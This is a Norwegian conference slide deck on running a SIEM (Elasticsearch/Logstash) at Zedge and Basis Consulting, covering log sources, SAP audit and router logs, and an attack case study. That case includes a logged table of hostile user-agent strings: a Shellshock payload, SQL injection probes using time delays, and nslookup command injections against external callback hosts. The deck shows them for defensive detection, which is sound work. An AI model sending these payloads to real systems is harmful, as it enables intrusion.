# Security Information and Event Management (SIEM) i praksis

Thomas Tinglum, Zedge
Roger Skjetlein, Basis Consulting


# Om presentasjonen

- Fortelle om praktisk bruk av SIEM i to forskjellige miljøer
- Dette er en teknisk gjennomgang
- Det er OK å stille spørsmål underveis

# To noe ulike scenarios

Basis CONSULTING

- Hosting av spesial-løsninger
- Kundenes ‘ekstranett’
- også i stor grad webløsninger og portaler
- +1000 noder
- ..og sap selvfølgelig

ZEDGE™ free your phone

- Infrastruktur for 80M+ brukere verden over.
- Mobile applikasjoner og web
- 2200 eventer pr sekund
- Sender ut over 1PB med data /mnd

# Elasticsearch

Indekserer data.

Nesten real-time søkbare data. ( forsinkelse 1 sec. )

All data er i JSON formatet

Skalerer horisontalt

Bruker Apache Lucene biblioteket i bunn.


# Logstash

Log forwarder


- Normalisere data
- Sentralisert prosessering av logger
- Sørger for samsvar i inn-data i elasticsearch

Datafelter i forskjellige log format har ulike navn:


Web server: Client-IP
Brannmur Source IP
Fil: ftp_client_ip
SAP client: Terminal



# Zedge SIEM arkitektur



# Basis Consulting SIEM arkitektur



# Ulike datakilder

IDS - Intrusion Detection System: Suricata, Snort, Fail2ban

Web: Apache, NGINX, IIS

FTP: vsftpd, sftp

Brannmur: IPtables, packetfilter, Cisco ASA, FortiGate

Epost: Qmail, postfix

SAP!


# IDS

Suricata - multitrådet IDS


- Regler på protokoll
- HTTP normalizer og parser
- Overvåkning opp til L7 OSI
- Output JSON direkte

# Web

- Aksess logger: klient IP, HTTP kall, HTTP status kode, tidspunkt, user agent, størrelse på forespørselen.
- Error logger: klient IP, HTTP kall, tidspunkt, feilmelding, evt. intern modul




kall



# Fil via SSL og SSH

Benytter for transaksjoner (EDI) mellom brukere og ulike sap systemer og integrasjoner.

- Betydelig angrepsvektor dersom ikke ip filtrering kan benyttes
- Angrepsvektor reduseres med enkle midler som feks fail2ban
    - Distribuerte bruteforce sees relativt enkelt med SIEM
- Geoip og plassering på kart lar oss obeservere unormale hotspots
- forsøk på injections...

# Operativsystem

Eksempel på brukerinnlogging fra brukeren icinga

# Mail

- Sjekk av volum
- Sjekk av antall mail per kø
- Teller også antall ikke-leverte mails
- Kan ta dette lenger ift spamhaus og maskinlære


# SAP


SAP - Systems, Applications & Products

- Enkelt forklart: håndterer forretning, penger , HR, varer, logistikk etc.
- Alt fra enkle økosystemer til store komplekse som innbefatter flere hundre noder
- Tidskritisk dersom SAP benyttes ifm produksjon
- Kritiske og sensitive data

# SAP Security Audit Log

Sikkerhetmessige hendelser
* Endringer av kontoer og aksess
* Endring av master data
* Endringer av auditing
* Start og stopp av transaksjoner





Visualisert:
Klassifisering kvanta
Detalj eksakt type

# SAP Router

Setter opp aksess mellom klient og sap infrastruktur.


ACL regulert ift klient, node og applikasjon.

```
Thu Apr 14 13:58:00 2016 DISCONNECT   S9668/6049
Thu Apr 14 13:58:02 2016 CONNECT FROM C9669/-
Thu Apr 14 13:58:02 2016 DISCONNECT   C9669/- ho
Thu Apr 14 13:58:06 2016 DISCONNECT   S2417/7755
Thu Apr 14 13:58:07 2016 CONNECT FROM C2418/-
Thu Apr 14 13:58:07 2016 DISCONNECT   C2418/- ho
Thu Apr 14 13:58:08 2016 DISCONNECT   S7385/1010
Thu Apr 14 13:58:08 2016 CONNECT FROM C7386/-
Thu Apr 14 13:58:08 2016 CONNECT TO   S7386/1010
Thu Apr 14 13:58:08 2016 ESTABLISHED  S7386/1010
```



# Router cont’d

Brudd på policy visualisert





| Top 5 saprouter_event.raw | @timestamp per 3 hours | Count |
|---|---|---|
| PERM DENIED C4387/- host [redacted] to clients2.google.com/443 | April 12th 2016, 09:00:00.000 | 1 |
| PERM DENIED C6033/- host [redacted] to iecvlist.microsoft.com/443 | April 11th 2016, 12:00:00.000 | 1 |
| PERM DENIED C6034/- host [redacted] to iecvlist.microsoft.com/443 | April 11th 2016, 12:00:00.000 | 1 |
| PERM DENIED C6105/- host [redacted] to iecvlist.microsoft.com/443 | April 11th 2016, 12:00:00.000 | 1 |
| PERM DENIED C7632/- host [redacted] to iecvlist.microsoft.com/443 | April 11th 2016, 12:00:00.000 | 1 |

# Read Access Log

Driver er ofte regulatoriske krav og offentlige standarder

- Full overvåkning av les og aksess av sensitive data

TBD




# Case - eksternt angrep




# Case - eksternt angrep - injection & agentid

**Top 80 http.http_user_agent.raw,Count**
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.21,"5,739"
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0),32
Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko,11
() { ignored; }; echo Content-Type: text/plain ; echo ; echo "bash_cve_2014_6271_rce Output : $((79+8))",3
$(nslookup dns.ce.\006878.36-5222.36.07911.\1.bxss.me),2
5SsG8aES'; waitfor delay '0:0:6' --,2
EPm5R3qG,2
Nessus,2
\,2
http://hitPA3j5QbumA.bxss.me/,2
&nslookup dns.ce.\006878.36-4524.36.c8989.\1.bxss.me&'\"`0&nslookup dns.ce.\006878.36-4524.36.c8989.\1.bxss.me&`',1
-1 OR 2+518-518-1=0+0+0+1,1
-1 OR 2+69-69-1=0+0+0+1 --,1
-1' OR 2+782-782-1=0+0+0+1 or 'idBYD5Gw'=',1
7HMic7MN';select pg_sleep(6); --,1
Mozilla/5.0,1
Nessus/6403,1
XHWoeSMp'));select pg_sleep(9); --,1
http://hitL94mRQKH8m.bxss.me/,1
wlezRV11');select pg_sleep(3); --,1

# Case - eksternt angrep



# Case - eksternt angrep



Thomas Tinglum, thomas@zedge.net

Roger Skjetlein, roger@basis-consulting.com